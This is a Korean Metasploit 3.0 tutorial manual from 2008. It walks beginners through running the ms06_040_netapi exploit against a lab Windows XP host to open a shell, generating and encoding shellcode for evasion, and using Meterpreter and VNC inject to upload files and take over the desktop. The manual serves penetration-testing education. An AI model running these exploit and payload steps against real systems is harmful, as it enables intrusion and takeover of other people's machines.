Metasploit 3.0 메뉴얼

2008.1.16

본 문서는 David Maynor님의 Metasploit Toolkit을 기반으로 작성된 문서임을 밝힙니다.

rich4rd

(rich4rd.lim@gmail.com)

목차.

1. Metasploit 소개

1.1 Metasploit 역사

Metasploit 프로젝트는 4명의 개발자에 의해서 시작되었다. Perl기반으로 작성된 Framework은 알려진 취약점에 대한 exploit 생성, 실행 그리고 수정을 위해서 개발되었다. 2004년 2.1버젼이 출시된 이후로 새로운 exploit 코드와 payload 개발이 빠르게 증가해 왔다. 새롭게 출시된 3.0 버전은 두 달안에 20,000건의 다운로드가 있었고 msfupdate를 이용한 업데이트도 4000 IP 어드레스가 넘었다. 현재에 와서 Metasploit은 모의 테스트시 가장 유명한 툴로써 입지를 구축해 가고 있다.

1.2 3.0에서의 새로운 점

3.0은 기존버젼과 다르게 Yukihiro Matsumoto의 Ruby 언어로 작성되었다. 180 exploits, 104 payloads, 17 encoders, 5 NOPs 그리고 30 보조 모듈들이 추가되었다. Windows, Linux, Mac OS X, BSDs 플랫폼들을 지원한다. 아쉬운 점은 msfconsole을 윈도우에서는 지원하지 않는다는 것이다. 3.0버젼의 코드, 개발자들을 위한 문서 및 일반적인 정보는 http://metasploit.com/projects/Framework/msf3에서 얻을 수 있다.

★ 대표적인 차이점들

(1) Metasploit Console 인터페이스
- Multiple session을 실행할 수 있다.
- session을 백그라운드로 넘길 수 있다. (Ctrl + Z 혹은 C 이용)
- 파워풀한 APIs를 사용하였다. 이로써 low-level interaction 세션과 모듈을 가능하게 하였다.


(2) 향상된 Meterpreter payloads

(3) Opcode Database Command-line 인터페이스
- 참조 : http://metasploit.com/projects/Framework/msf3/msfopcode.html

(4) Exploit 자동화
- recon module을 이용하여 fingerprint, port scanning을 하게 되는데 그 결과가 데이터베이스에 저장되고 확인 할 수 있다.

(5) IDS와 IPS 회피 가능

1.3 Metasploit의 구조



1.3.1 Rex : Framework 구조의 가장 기본적인 컨포넌트들이 있다.

* 3.0 버전에서 추가된 기능

(1) Logging

Rex::Logging에서 로깅기능을 지원한다.

- dlog : 더비깅 로깅
- ilog : 정보 로깅
- elog : 에러 로깅
- rlog : raw 로깅

(2) Services

2.x에서는 같은 시스템의 같은 포트에서 두 명이상의 listener가 불가능 하였지만 3.0에서는 services 개념으로써 지원한다. 이 기능은 타겟 시스템이 오직 80포트만이 outgoing 트래픽이 가능한 방화벽이 있을 때 유용하다.

(3) Synchronization

Rex 라이브러리는 Multi-threading을 지원하므로 2.x 버전보다 좋은 퍼포먼스를 가지게 되었다.

1.3.2 Framework Core

보조적인 시스템이라 말할 수 있는 모듈관리, 세션관리, 이벤트 관리등을 담당하고 있다. Core 또한 framework과 함께 플러그인과 모듈을 지원한다.

1.3.3 Framework base

framework core의 일부로 만들어졌고 core와 함께 설정관리, Logging관리, sessions를 지원한다.

1.3.4 Interface

msfconsole (커맨드기반), msfweb (웹기반) 인터페이스를 제공한다.

1.3.5 modules

Exploits, payloads, NOP 생성, Encoders, 보조 모듈들을 위한 모듈들을 제공한다.

* 3.0 버전와의 다른점

Auxiliary modules

fingerprinting과 취약점을 scanning 할 수 있는 모듈을 지원하며 자동화적인 공격이 가능하도록 지원한다.

1.3.6 Plugins

1.3.7 Database 지원

플러그인 사용을 통해 데이터베이스를 지원한다. 현재는 PostgreSQL, SQLite2, SQLite3를 지원한다. 데이터베이스를 이용하기 위해서는 www.rubygems.org에서 받을 수 있다.


2. Metasploit을 이용한 간단한 실습 (리눅스 기반)

참고) 윈도우에서는 msfweb을 사용해야 한다.

2.1 Exploit을 이용한 실습

(1) msfconsole을 실행한다.


(2) 사용 가능한 명령어들은 다음과 같다.



(3) 사용 가능한 exploit들은 다음과 같다.

(4) 원하는 exploit을 선택하고 기본적인 정보를 확인한다.

(5) 사용 가능한 payload를 확인한다.



(6) 원하는 payload를 선택하고 옵션을 확인한다.

(7) 해당 옵션들에 대한 설정을 완료하고 실행한다.

```
msf exploit(ms06_040_netapi) > set RHOST 192.168.41.200
RHOST => 192.168.41.200
msf exploit(ms06_040_netapi) > exploit
[*] Started bind handler
[*] Detected a Windows XP SP0/SP1 target
[*] Binding to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:192.168.41.200[\BROWSER] ...
[*] Bound to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:192.168.41.200[\BROWSER] ...
[*] Building the stub data...
[*] Calling the vulnerable function...
[*] Command shell session 1 opened (192.168.41.5:45403 -> 192.168.41.200:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

2.2 기타 유용한 명령어들

(1) msfopcode

Metasploit은 수천만개의 opcode에 대한 데이터베이스를 갖고 있다. 그 데이터들을 기반으로 원하는 플랫폼의 opcode를 검색할 수 있다.

(1-1) Msfopcode 실행 화면

```
bt framework-3.0 # ./msfopcode

    Usage: msfopcode command <options>

SUPPORTED COMMANDS

   stats       Display database statistics
   locales     Display supported locales
   metatypes   Display supported opcode meta types (Ex: jmp reg)
   groups      Display supported opcode groups (Ex: esp => eip)
   types       Display supported opcode types (Ex: jmp esp)
   platforms   Display supported platforms
   modules     Display information about specific modules
   search      Search for opcodes given a set of criteria

bt framework-3.0 # ./msfopcode search -h

    Usage: msfopcode search <options>

OPTIONS:

    -M <opt>  A comma separated list of opcode meta types to filter (Ex: jmp reg)
    -P        Results must span more than one operating system version
    -a <opt>  A comma separated list of addresses to filter (Ex: 0x41424344)
    -g <opt>  A comma separated list of opcode groups to filter (Ex: esp => eip)
    -h        Help banner
    -l <opt>  A comma separated list of locales to filter (Ex: English)
    -m <opt>  A comma separated list of module names to filter (Ex: kernel32.dll,user32.dll)
    -p <opt>  A comma separated list of operating system names to filter (Ex: 2000,XP)
    -t <opt>  A semi-colon separated list of opcode types to filter (Ex: jmp esp,call esp)
    -x        Dump the raw XML response

bt framework-3.0 #
```

(1-2) opcode 검색 예

```
bt framework-3.0 # ./msfopcode search -p 2000,XP -m ws2help.dll -g "ecx => eip"

Opcodes
=======

    Address     Type           OS
    -------     ----           --
    0x71aa396d  call ecx       Windows XP 5.1.0.0 SP0 (IA32) (ws2help.dll)
                               Windows XP 5.1.1.0 SP1 (IA32) (ws2help.dll)
    0x71aa1224  push ecx, ret  Windows XP 5.1.0.0 SP0 (IA32) (ws2help.dll)
                               Windows XP 5.1.1.0 SP1 (IA32) (ws2help.dll)
    0x71a03de3  call ecx       Windows XP 5.1.2.0 SP2 (IA32) (ws2help.dll)
    0x71a0163b  push ecx, ret  Windows XP 5.1.2.0 SP2 (IA32) (ws2help.dll)
    0x74fd3112  call ecx       Windows 2000 5.0.0.0 SP0 (IA32) (ws2help.dll)
                               Windows 2000 5.0.1.0 SP1 (IA32) (ws2help.dll)
                               Windows 2000 5.0.2.0 SP2 (IA32) (ws2help.dll)
                               Windows 2000 5.0.3.0 SP3 (IA32) (ws2help.dll)
                               Windows 2000 5.0.4.0 SP4 (IA32) (ws2help.dll)
    0x74fa3112  call ecx       Windows 2000 5.0.0.0 SP0 (IA32) (ws2help.dll)
                               Windows 2000 5.0.1.0 SP1 (IA32) (ws2help.dll)
                               Windows 2000 5.0.2.0 SP2 (IA32) (ws2help.dll)
                               Windows 2000 5.0.4.0 SP4 (IA32) (ws2help.dll)
    0x71aa3de3  call ecx       Windows XP 5.1.2.0 SP2 (IA32) (ws2help.dll)
    0x71aa163b  push ecx, ret  Windows XP 5.1.2.0 SP2 (IA32) (ws2help.dll)
    0x71a21224  push ecx, ret  Windows XP 5.1.0.0 SP0 (IA32) (ws2help.dll)
    0x71a2396d  call ecx       Windows XP 5.1.0.0 SP0 (IA32) (ws2help.dll)
```

(2) Msfpayload

원하는 payload를 쉘코드 형태로 만들 경우 사용한다.

(2-1) 다음 화면은 ifconfig 명령어를 Perl 기반의 쉘코드로 뽑은 모습이다.

```
bt framework-3.0 # ./msfpayload windows/exec CMD=ifconfig P
# windows/exec - 121 bytes
# http://www.metasploit.com
# EXITFUNC=seh, CMD=ifconfig
"\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01" .
"\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01" .
"\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2" .
"\xeb\xf4\x3b\x54\x24\x04\x75\xe5\x8b\x5f\x24\x01\xeb\x66" .
"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x8b\x1c\x8b\x01\xeb\x89" .
"\x5c\x24\x04\xc3\x5f\x31\xf6\x60\x56\x64\x8b\x46\x30\x8b" .
"\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\x89\xf8\x83\xc0\x6a" .
"\x50\x68\xf0\x8a\x04\x5f\x68\x98\xfe\x8a\x0e\x57\xff\xe7" .
"\x69\x66\x63\x6f\x6e\x66\x69\x67\x00";
bt framework-3.0 #
```

(3) Msfencode

쉘코드 사용시에 불필요한 Bad character들을 치환하기 위해서 주로 사용한다. 그 예로 타켓 웹서버 측에서 unicode 문자들을 필터링할 수도 있고 쉘코드가 제대로 동작 못하게 되는 NULL(0x00) byte를 말할 수 있다. 혹시 쉘코드 안에서 NULL byte에 대해 궁금한 부분이 있는 분께서는 쉘코드 만드는 것에 대한 문서를 참조하길 바란다.

(3-1) ifconfig 명령어 실행을 위한 쉘코드를 Perl기반으로 뽑아낸 것이다.

```
bt framework-3.0 # ./msfpayload windows/exec CMD=ifconfig P
# windows/exec - 121 bytes
# http://www.metasploit.com
# EXITFUNC=seh, CMD=ifconfig
"\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01" .
"\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01" .
"\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2" .
"\xeb\xf4\x3b\x54\x24\x04\x75\xe5\x8b\x5f\x24\x01\xeb\x66" .
"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x8b\x1c\x8b\x01\xeb\x89" .
"\x5c\x24\x04\xc3\x5f\x31\xf6\x60\x56\x64\x8b\x46\x30\x8b" .
"\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\x89\xf8\x83\xc0\x6a" .
"\x50\x68\xf0\x8a\x04\x5f\x68\x98\xfe\x8a\x0e\x57\xff\xe7" .
"\x69\x66\x63\x6f\x6e\x66\x69\x67\x00";
bt framework-3.0 #
```

(3-2) Perl기반의 쉘코드에서 Null byte를 치환하여 다시 뽑은 모습이다.

```
bt framework-3.0 # ./msfpayload windows/exec CMD=ifconfig P > win_exec_perl
bt framework-3.0 # ./msfencode -i win_exec_perl -b '0x00'
[*] x86/shikata_ga_nai succeeded, final size 639

unsigned char buf[] =
"\xda\xc9\xd9\x74\x24\xf4\x58\x31\xc9\xb1\x9a\xbd\x0a\xd3\xc7"
"\x18\x31\x68\x17\x03\x68\x17\x83\xca\xd7\x25\xed\xe9\xf7\xde"
"\x67\x83\x93\x4f\x0f\x28\x73\xf5\x97\xab\xe8\xd5\x4a\x13\xde"
"\x27\xa4\x73\x42\x31\xb2\x16\xf1\xcb\x19\xf8\x9d\xbf\x29\x88"
"\x67\x6f\xfd\x1f\xef\x18\x2f\xb2\x6a\x93\x4e\x3f\x05\x37\xfe"
"\xd6\x91\xe9\x63\x47\x37\xfc\x40\xb7\x82\x58\xce\xe3\x4a\x0c"
"\x9e\x48\x6e\xdd\x7b\x26\xbc\x01\xc7\xfb\xf8\x7c\xae\x65\x62"
"\x10\x5e\x0f\x0d\x89\x94\xed\x91\x2d\xcf\x92\x75\xb6\x6a\x6c"
"\xda\x3e\x41\xb8\xbe\xc6\x99\xf0\x62\x4f\xea\xc0\xc6\xd7\x3a"
"\x10\xab\x5f\x03\x32\x0f\xd8\x47\x87\xf3\x60\x9b\x84\x57\xe9"
"\xe3\x28\x34\x71\x23\xcf\x98\xf9\x7b\x3a\x7d\x82\x4c\x7c\x21"
"\x0a\x83\x4d\xfb\xca\xcd\xa7\xd9\x56\x6a\xd2\x7b\x3b\xf2\x24"
```

(3-3) 인코딩으로 인해 원래의 쉘코드보다 용량이 증가한 것을 알 수 있다.

```
bt framework-3.0 # ls -l win_*
-rw-r--r-- 1 root root 2709 Jan 15 23:11 win_exec_perl.encoded
-rw-r--r-- 1 root root  612 Jan 15 23:09 win_exec_perl.orginal
bt framework-3.0 #
```


* 참고) ndisasm을 이용하여 어셈블리 코드로 뽑을 수도 있다.

```
bt framework-3.0 # ./msfpayload windows/exec CMD=ifconfig R|ndisasm -u -
00000000  FC              cld
00000001  E844000000      call 0x4a
00000006  8B453C          mov eax,[ebp+0x3c]
00000009  8B7C0578        mov edi,[ebp+eax+0x78]
0000000D  01EF            add edi,ebp
0000000F  8B4F18          mov ecx,[edi+0x18]
00000012  8B5F20          mov ebx,[edi+0x20]
00000015  01EB            add ebx,ebp
00000017  49              dec ecx
00000018  8B348B          mov esi,[ebx+ecx*4]
0000001B  01EE            add esi,ebp
0000001D  31C0            xor eax,eax
```


(4) Msfd

원격에서 msfconsole를 사용할 수 있게 끔 지원한다.

(4-1) 해당 ip에 55554번가 열린 상태임을 확인 할 수 있다.



(4-2) 원격에서 msfconsole에 접속한 모습이다.



3. 유용한 payloads 와 modules

3.1 Meterpeter layload

명령어 쉘로써 공격자에게 많은 기능을 제공하는 쉘이다. IDS, Anti-virus systems 등을 피하거나 chroot환경으로 인해 어려운 환경에 있을 경우에 Meterpreter를 사용하게 된다.

(1) 각종 실행 가능한 명령어들을 보여주고 있다.

```
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    channel       Displays information about active channels
    close         Closes a channel
    exit          Terminate the meterpreter session
    help          Help menu
    interact      Interacts with a channel
    irb           Drop into irb scripting mode
    migrate       Migrate the server to another process
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    run           Executes a meterpreter script
    use           Load a one or more meterpreter extensions
    write         Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
```

(2) ipconfig 와 route를 실행해 본 화면이다.

```
meterpreter >
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0


AMD PCNET Family PCI Ethernet Adapter - ÆÐÅ¶ ½ºÄÉÄÚ·¯ ¹Ì´Ï Æ÷Æ®
Hardware MAC: 00:0c:29:cf:28:43
IP Address  : 192.168.41.200
Netmask     : 255.255.255.0


meterpreter > route

Network routes
==============

    Subnet           Netmask          Gateway
    ------           -------          -------
    0.0.0.0          0.0.0.0          192.168.41.2
    127.0.0.0        255.0.0.0        127.0.0.1
    192.168.41.0     255.255.255.0    192.168.41.200
    192.168.41.200   255.255.255.255  127.0.0.1
    192.168.41.255   255.255.255.255  192.168.41.200
    224.0.0.0        240.0.0.0        192.168.41.200
    255.255.255.255  255.255.255.255  192.168.41.200

meterpreter >
```

(3) Victim system에 파일을 업로드에 성공한 모습이다.

```
meterpreter > upload /root/framework-3.0/tools/memdump/memdump.exe c:
[*] uploading  : /root/framework-3.0/tools/memdump/memdump.exe -> c:
[*] uploaded   : /root/framework-3.0/tools/memdump/memdump.exe -> c:\memdump.exe
meterpreter >
```

3.2 VNC inject payload


windows/vncinject/blind_tcp를 이용하여 터미널서비스를 통해 GUI를 획득한다.

(1) VNC inject를 실행 중인 화면이다.

```
msf exploit(ms06_040_netapi) > exploit
[*] Started bind handler
[*] Detected a Windows XP SP0/SP1 target
[*] Binding to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:192.168.41.50[\BROWSER] ...
[*] Bound to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:192.168.41.50[\BROWSER] ...
[*] Building the stub data...
[*] Calling the vulnerable function...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (340049 bytes)...
[*] Upload completed.
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vnciewer in the background.
[*] VNC Server session 1 opened (192.168.41.5:32979 -> 192.168.41.50:4444)

Connected to RFB server, using protocol version 3.3
No authentication needed
Desktop name "VNCShell [SYSTEM@SWLEE-3] - Full Access"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Warning: Cannot convert string "-*-helvetica-bold-r-*-*-16-*-*-*-*-*-*-*" to type FontStruct
Using default colormap which is TrueColor.  Pixel format:
  16 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 31 green 63 blue 31, shift red 11 green 5 blue 0
```

(2) Victim의 GUI를 획득하고 관리자 권한의 유저를 추가하였다.



3.3 Passive X

Reverse 명령어 쉘로써 windows/exec/reverse_http payload를 사용할 수 있다. 공격자는 80포트를 통해서 리버스 쉘을 얻게 된다.

3.4 보조 모듈들

모의테스트의 첫 번째 단계인 fingerprinting과 취약점 스캔에 사용 되어 왔다.

(예) scanner/smb/version

이 모듈은 윈도우 타겟 시스템의 서비스 팩과 OS 정보를 fingerprinting 하기 위한 모듈이다. 테스트 화면으로는 다음과 같다.

5. 마무리

이 문서는 metasploit을 처음 접하는 분들을 위해서 조금이나마 도움이 되길 바라는 마음에 작성하였다. 개인적인 생각으로는 모의테스트를 위해서 수 많은 툴들이 존재하지만 0day 관련 툴을 제외한 metasploit이 가장 강력한 해킹/보안 툴이라고 생각한다. metasploit의 멋진 기능중에 하나는 공격자 상황에 맞춰서 개인적인 공격 payload를 만들 수 있는 점이다. 이 다음 문서에서는 metasploit을 이용한 exploit 제작에 대해서 논하려 한다.